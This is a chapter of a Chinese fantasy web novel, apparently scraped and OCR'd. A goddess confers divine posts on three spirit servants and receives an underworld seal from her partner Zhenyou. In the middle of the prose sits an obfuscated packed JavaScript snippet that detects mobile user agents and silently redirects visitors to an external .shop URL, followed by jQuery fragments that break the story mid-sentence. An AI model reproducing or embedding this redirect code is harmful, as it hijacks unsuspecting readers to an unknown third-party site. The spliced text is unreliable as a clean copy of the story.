“敕令:颐杏,本体银杏,坚韧不拔,细致周全,历经劫波而道心弥坚。今封尔为‘秋实使’,掌灵植守护、果实蕴化、仓储丰穰之职。尔当以守护之心,看顾五谷百果,保其成熟无虞,丰产归仓。”
一道杏黄色中带着金色光点的神力没入颐杏体内。
她眉心亮起一枚形似杏果与麦穗的温暖神纹,周身气息更加凝实稳固,仿佛与庄园内外所有灵植的“结果”与“守护”概念产生了深刻联系。她激动得声音发颤:“颐杏领受神职,谢主人……谢娘娘厚赐!定当竭尽所能,守得硕果满园!”
“敕令:夙茶,本体灵茶,心思澄明,质朴勤恳,于耕作之事颇有天赋灵性。今封尔为‘沃壤使’,掌土壤育肥、灵田打理、基础农艺传播之职。尔当以勤勉之志,滋养脚下沃土,精研耕作之法,惠及凡俗农桑。”一道褐金色中充满蓬勃生机的神力融入夙茶身体。
她眉心出现一枚形似新芽与犁铧的朴实神纹,感觉自身与土地的联系前所未有的紧密,仿佛能听到土壤渴求滋养与渴望被精心照料的“声音”。
她笑得灿烂,用力磕头:“夙茶领受神职!谢娘娘!我一定把地种得肥肥的,让庄稼长得壮壮的!”
三妖敕封完毕,神殿内神光流转,天道隐有感应,降下丝丝缕缕的功德气运,分别融入三妖新得的神位之中,助其稳固。他们原本的妖气迅速被精纯的神力中和转化,气息变得中正平和,带上了属于天地正神的独特威仪。
郑悠檀能清晰地感觉到,自己与三妖之间建立起了一种比主仆契约更加深刻、更加紧密的“神职链接”。
她可以通过这链接感知他们的状态、传达指令,甚至在一定程度上共享他们对职权范围的感知,这是因为他们使用的是自己分享出去的权柄。
同时,她也感觉到自己的“司命社稷”权柄,因为有了具体执行者的填充,变得稍微凝实灵动了几分。
“神职已授,权柄初定。你们需尽快熟悉自身职责,勤加修炼,莫要辜负这份机缘与责任。”
郑悠檀语气温和下来,带着期许,“日常仍以庄园和仙院事务为主,若有疑难,可来神殿祈祷,我自会感知。待你们神职稳固,对权柄领悟更深,我再为你们划分具体的辖域与信众范围。”
“谨遵娘娘教诲!”三妖齐声应道,脸上都洋溢着新生的喜悦与沉甸甸的责任感。
就在这时,郑悠檀心念微动,感觉到与镇幽约定的时辰将近。她看了一眼仍在适应新神位的三妖,道:“你们且在此稍作适应,稳固神位。我还有要事需往地府一趟。”
“是,恭送娘娘。”三妖连忙行礼。
郑悠檀点点头,身影自神殿中缓缓淡去。她需返回庄园,静心凝神,等待子时到来,镇幽的接引。而留在神殿中的竹青、颐杏、夙茶,则互相对视一眼,皆看到对方眼中的激动与坚定。
对他们来说,就算努力修炼,即使气运盖顶,最强也莫过于成为妖王,而主却让他们洗脱妖气,一息成神,纵使只是辅神,那也是神!
纵使是最稳重的竹青也忍不住流露出喜色,他们高兴地互相给对道喜,平复了好半天情绪,才盘膝坐在属于自己的蒲团上,开始仔细体悟新得的神力与权柄信息。
郑悠檀的身影自司命社稷神殿淡去,心念微动,并未直接返回庄园,而是出现在了镇岳幽寰神殿之中。
幽深肃穆的神殿内,镇幽的神像仿佛感知到她的到来,那威严的帝眸中流转过一丝极难察觉的,属于魏长风的柔和神采。
“悠檀。”镇幽的声音直接在她心神中响起,比神念传音更近一步,仿佛就在耳畔,“你神光外显,气息雀跃,可是有喜事?”
他显然察觉到了她刚刚行使神权,敕封属神后尚未完全平复的神力波动与心绪。
“嗯,刚把竹青、颐杏、夙茶他们三个的神职定下了。”郑悠檀以心神回应,语气带着一丝完成要事的轻松,“司命社稷麾下,总算有了第一批干活的人,我分别敕封他们为‘青霖使’、‘秋实使’、‘沃壤使’。”
“甚好。”镇幽的声音里带着赞许,“权柄有依,方能运转不息。你之‘司命’一道,确需此类专精实务的辅神。”
他略作停顿,仿佛在回忆,“竹青……我记得本体是千年灵竹,心性尚可。魏长风先前似乎予了他一年观察之期?”
“是的。”郑悠檀点头,这正是她此刻过来想说的另一件事,“长风闭关前确有此意。但如今形势变化,地府重启,你这边诸事草创,长风本体又不知何时出关。竹青本人意愿明确,道途也更契合我这边。夙茶心直,提醒我若长期将他悬置,恐生隔阂。我权衡之下,今日便一并敕封了。特来与你说一声,你……可觉妥当?若你这边日后急需他这样的大妖坐镇,我再做调整也可。”
镇幽沉默了片刻,并非不满,而是在快速与闭关中的本体意识进行着深层次的沟通。
片刻后,他的声音再次响起,更加平和:“无妨,本体之意,也是考察其心性是否堪用,既然他已通过你之考察,自然无需再做考验,况且竹青为草木生灵,生机盎然,于吾反而不甚契合,他既已得你神职,便是正途。此事,长风亦无异议。”
这番话彻底打消了郑悠檀的顾虑。
其实眼前若仍然是魏长风,她甚至不会考虑这么多,可镇幽是他,却也不完全是他,因此她才不得不更多的在合作方面考虑。
包括镇幽也想到了这一点,他想告诉她不用思考太多,自己不会在任何方面与她计较。但问题是,他能说自己就是魏长风吗?本体又会怎么想呢?
他在心中叹了一口长气,最终还是没有提及。
郑悠檀又问他:“六味结晶收集的如何了?
镇幽:“收集到一些,我现在就传给你,另外,冥王精血,现在需要吗?”
郑悠檀想到制作鬼门关的需要用到的冥王令,犹豫了好半天都没能开口。镇幽问她:“是有何未决之事吗?”
郑悠檀略微沉吟,还是决定直言:“确实有一事……建造鬼门关,需要用到冥王印。”她说得有些慢,观察着镇幽……神像的反应。
毕竟冥王印象征着镇幽的核心权柄,非同小可。
镇幽闻言,
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17752286|202711||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
并未立刻作答,帝袍神像周围的幽光似乎略微凝滞了一瞬。
但很快,他的声音传来,带着一丝了然与……几不可查的温和调侃:“原来是在为此事犹豫,你方才封赏属下那般果决,怎地到了我这里,反倒踌躇起来了?”
郑悠檀被他说得有点不好意思,以心神回应:“……那毕竟是你权柄核心的象征之一。而且,我总觉得……”
她顿了顿,最终还是说出了那份微妙的感觉,“向你索要,和向长风索要,感觉还是不同。”
这话触动了镇幽心底最深处那根弦。
他知道她察觉到了那丝不同,他自己又何尝不是时时体味着这份“既是,又不完全是”的复杂?
他既是魏长风割裂出的意志,承载着守护她,与她并肩的全部记忆与情感,又必须独立肩负起冥王的重责,行事需更契合幽冥的法则与威仪。
“于我而言,并无不同。”镇幽的声音沉静下来,却比之前更加清晰坚定,仿佛在陈述一个不容置疑的事实,“无论‘魏长风’还是‘镇幽’,与你共享权柄,共筑此界秩序的心意,从未改变。你需要冥王印构建鬼门关,完善地府门户与秩序,这本身便是地府运转所需,亦是……‘我们’共同的大业。”
他顿了顿,似乎在做某种无形的操作,神殿内幽光流转。
“印信权柄,可分不可夺,我自可分出一缕本源神性,结合幽冥法则,凝成一道‘冥王印·鬼门’子印,专司鬼门关之构建,开启与镇守,与鬼门关本身规则绑定。此印既是构建之钥,亦是日后运转之核,交予你手,最为合适。”
话音落下,镇幽神像掌心幽光汇聚,一枚通体玄黑、非金非玉、其上天然流转着无数细密幽文与山川轮回虚影的小印缓缓凝聚成型,散发着深邃而威严的气息。
小印缓缓飘向郑悠檀。
“接着吧。”镇幽道,“此印予你,鬼门关方可真正成为连接阴阳,受冥府承认之门户。至于其他建筑所需……精血稍后一并给你。”
郑悠檀心中那点隔阂与犹豫,因他这番坦诚而周全的话语彻底消散。她伸出手,那枚微凉的子印落入她掌心,瞬间与她神识产生了一丝稳固的联系,无数关于鬼门关构建、幽冥通道规则的信息流淌而过。
她郑重收好,“多谢。”
这一次的道谢,包含了更复杂的情绪。
“你我之间,何须言谢。”镇幽的声音恢复了一贯的平稳,“六味结晶与精血,待你神魂降临地府,亲手构建时再予你,到时估计会多积攒几分。”
“明白。”郑悠檀点头,不再多言,镇幽的周全与支持,让她对即将开始的地府基建之旅充满了信心,也驱散了因身份微妙而产生的那一丝不确定感。
她最后看了一眼那尊威严的帝袍神像,身影缓缓淡去,返回庄园静候子时。
而镇岳幽寰神殿中,重新恢复了一片深沉的寂静。
唯有镇幽的神像,仿佛在无人可见的深处,眸光微微闪动,一丝极淡的,属于魏长风的温柔与坚定交织的复杂情绪,悄然掠过,随即又深深敛入那属于冥王的无边沉静之中。